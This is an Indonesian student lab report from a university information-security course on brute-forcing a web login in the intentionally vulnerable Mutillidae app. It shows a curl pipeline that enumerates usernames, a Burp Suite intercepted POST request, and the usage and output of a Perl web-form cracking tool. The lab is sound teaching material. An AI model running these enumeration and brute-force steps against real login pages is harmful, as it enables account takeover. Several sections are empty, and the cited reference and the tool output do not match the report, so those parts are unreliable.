

LAPORAN PRAKTIKUM KEAMANAN INFORMASI 1

Brute Force



DI SUSUN OLEH

Nama : M Abdul Aziz
NIM : 21/474516/SV/18951
Hari, Tanggal : Selasa, 23 Mei 2023
Kelas : RI4AA

**LABORATORIUM PERANGKAT KERAS DAN LUNAK
PROGRAM SARJANA TERAPAN (DIV) TEKNOLOGI
REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA
2023**

Praktikum Keamanan Informasi 1

Brute Force

I. Tujuan

—

II. Latar Belakang


III. Alat & Bahan

— S

IV. Instruksi Kerja

A. Blog Reconnaissance

1. OWASP Top 10 --> A1 - SQL Injection --> SQLMAP Practice --> View Someones Blog



2. Klik *Please Choose Author*.


```


(root@kali)-[/home/kali/Desktop]
# curl -L "http://127.0.0.1/mutillidae/index.php?page=view-someones-blog.php" 2
>/dev/null | grep -i \"admin\" | sed 's/"/g' | awk 'BEGIN{FS=">"}{for (i=1; i<=N
F; i++) print $i}' | grep -v value | sed s'/<\/option//g'
admin
adrian <option value="john">john</option><option value="jeremy">jeremy</option><op
john <option value="View Blog Entries" />
jeremy
bryce
samurai
jim
bobby
simba
dreveil
scotty
cal
john
kevin
dave
patches
rocky
tim
ABaker
PPan
CHook
james <br />
ed
\n
</select

```


- curl -L "Webpage", mengambil kode sumber halaman web.
- 2>/dev/null, berarti jangan melihat kesalahan atau output status curl.
- grep -i \"admin\", menampilkan output curl yang berisi string \"admin\".
- sed 's/"/g', gunakan sed untuk mengganti tanda kutip tanpa apa-apa
- awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print \$i}', gunakan karakter ">" sebagai pembatas atau pemisah bidang dan cetak setiap elemen array pada baris terpisah
- nilai grep -v, menampilkan output elemen array yang hanya berisi string "value".
- sed s'/<\/option//g', gunakan sed untuk mengganti string "</option" tanpa apa-apa.

B. Pengujian Login.php Error Message


1. Login dengan username : admin, pass : admin
2. Copy error message



3. Buka gedit dan pastekan *error message* yang telah di *copy*





4. Lihat *source code* halaman, lalu analisis Login.php dengan menekan tombol CTRL+F dan ketik *form action*.
5. Perhatikan konvensi penamaan kotak teks nama pengguna dan kata sandi.
6. Perhatikan konvensi penamaan dan nilai tombol kirim.




C. Pengujian Konfigurasi Firefox Proxy Settings

1. Klik Setting pada firefox, kemudian *search* proxy. Kemudian pada *Network Settings* klik *Settings...*




2. Kemudian masukkan konfigurasi Manual Proxy




D. Konfigurasi *Buro Suite*


1. Buka burpsuite




2. S



a. Configure Proxy




b. Turn On Intercept



c. Logging In

Ubah url menjad (IP Kali Linux)/mutillidae/index.php?page=login.php.
Kemudian login menggunakan username : admin, pass: admin



d. Analisis Hasil Burp Suite

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
21	http://10.33.102.156	GET	/mutillidae/javascript/hints/hints-menu...			200	1339	script	js	
22	http://10.33.102.156	GET	/mutillidae/javascript/inline-initializers...			200	405	script	js	
23	http://10.33.102.156	GET	/mutillidae/javascript/inline-initializers...			200	628	script	js	
24	http://10.33.102.156	GET	/mutillidae/javascript/inline-initializers...			200	1622	script	js	
25	http://10.33.102.156	GET	/mutillidae/javascript/inline-initializers...			200	1778	script	js	
26	http://10.33.102.156	GET	/mutillidae/javascript/inline-initializers...			200	824	script	js	
2	https://accounts.google.com	POST	/ListAccounts?gpsia=1&source=Chromi...			200	1592	JSON		
37	http://10.33.102.156	POST	/mutillidae/index.php?page=login.php			200	59372	HTML	php	
38	http://10.33.102.156	POST	/mutillidae/index.php?page=login.php			200	59372	HTML	php	

Request

1 POST /mutillidae/index.php?page=login.php HTTP/1.1

2 Host: 10.33.102.156

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Referer: http://10.33.102.156/mutillidae/index.php?page=login.php

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 59

10 Origin: http://10.33.102.156

11 Connection: close

12 Cookie: PHPSESSID=vjspaqon3kn29s2pjb5gk124; showhint=1

13 Upgrade-Insecure-Requests: 1

14 username=admin&password=admin&login-php-submit-button=Login

15

Scan

Send to Intruder Ctrl-I

Send to Repeater Ctrl-R

Send to Sequencer

Send to Comparer

Send to Decoder

Show response in browser

Request in browser

Engagement tools [Pro version only]

Copy URL

Copy as curl command

Copy to file

Save item

Convert selection

Cut Ctrl-X

Copy Ctrl-C

Actions

Nov 2023 02:34:26 GMT

4.46 (Debian)

Nov 1981 08:52:00 GMT

0;

-Security: max-age=0

public

unsafe-url

oding

59010

e

text/html; charset=UTF-8

UBLIC "-//W3C//DTD HTML 4.01 Transitional//E

shortcut icon" href="/images/favicon.ico" ty


ylesheet" type="text/css" href="styles/globi

ylesheet" type="text/css" href="styles/ddsm

ylesheet" type="text/css" href="javascript/

e. Setelah langkah ini, anda akan melihat dua pesan berikut

- Incorrect Password
- username=admin&password=admin&login-php-submit-button=Login




E. Crack Web Form


1. Download crack web form

- Download file cwf.vw.tar.gz dari link berikut

<https://github.com/cianni20/owasp.git>



- Buat direktori baru untuk project cwf



2. Crack Web Form Functionality

```
root@kali: /pentest/password/cwf
File Actions Edit View Help
(root@kali)-[/pentest/password/cwf]
# ./crack_web_form.pl -help | more
#####
# Crack Web Form #
#####
./crack_web_form.pl -http -data [-U] [-P] [-F] [-S] [-O]
[Optional] e.g., -U admin
[Required] e.g., -http "http://192.168.1.106/dvwa/login.php"
[Required] e.g., -data "username=USERNAME&password=PASSWORD&Login=Login"
[Optional] e.g., -P "/var/tmp/password.txt"
[Optional] e.g., -F "Failed Login"
[Optional] e.g., -S "Successful Login"
[Optional] e.g., -O "/var/log/crack_output.txt"
```


3. Pengujian Crack Web Form

```
(root@kali)-[/pentest/password/cwf] Password incorrect
# Username = admin
HTTP Address = "http://10.33.102.156/mutillidae/index.php?page=login.php"
Form Post Data = "username=admin"
#####
# Crack Web Form #
#####
[Trying Password]: 0
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Successful [SESSION]:
[1] done ./crack_web_form.pl -U admin -http -data "username=admin"
(root@kali)-[/pentest/password/cwf]
#
```

4. Crack Web Form Results

Menemukan *password* (adminpass) untuk user(admin)

5. Matikan Proxy Web Browser



6.

V. Pembahasan

VI. Kesimpulan

Pada praktikum kali ini dapat disimpulkan bahwa :

- 1.

VII. Daftar Pustaka

Klopmart. (February 23, 2021). 2 Kegunaan Solder, Komponen Beserta Jenis-Jenisnya. Retrieved August 21, 2022, from <https://www.klopmart.com/article/detail/kegunaan-solder>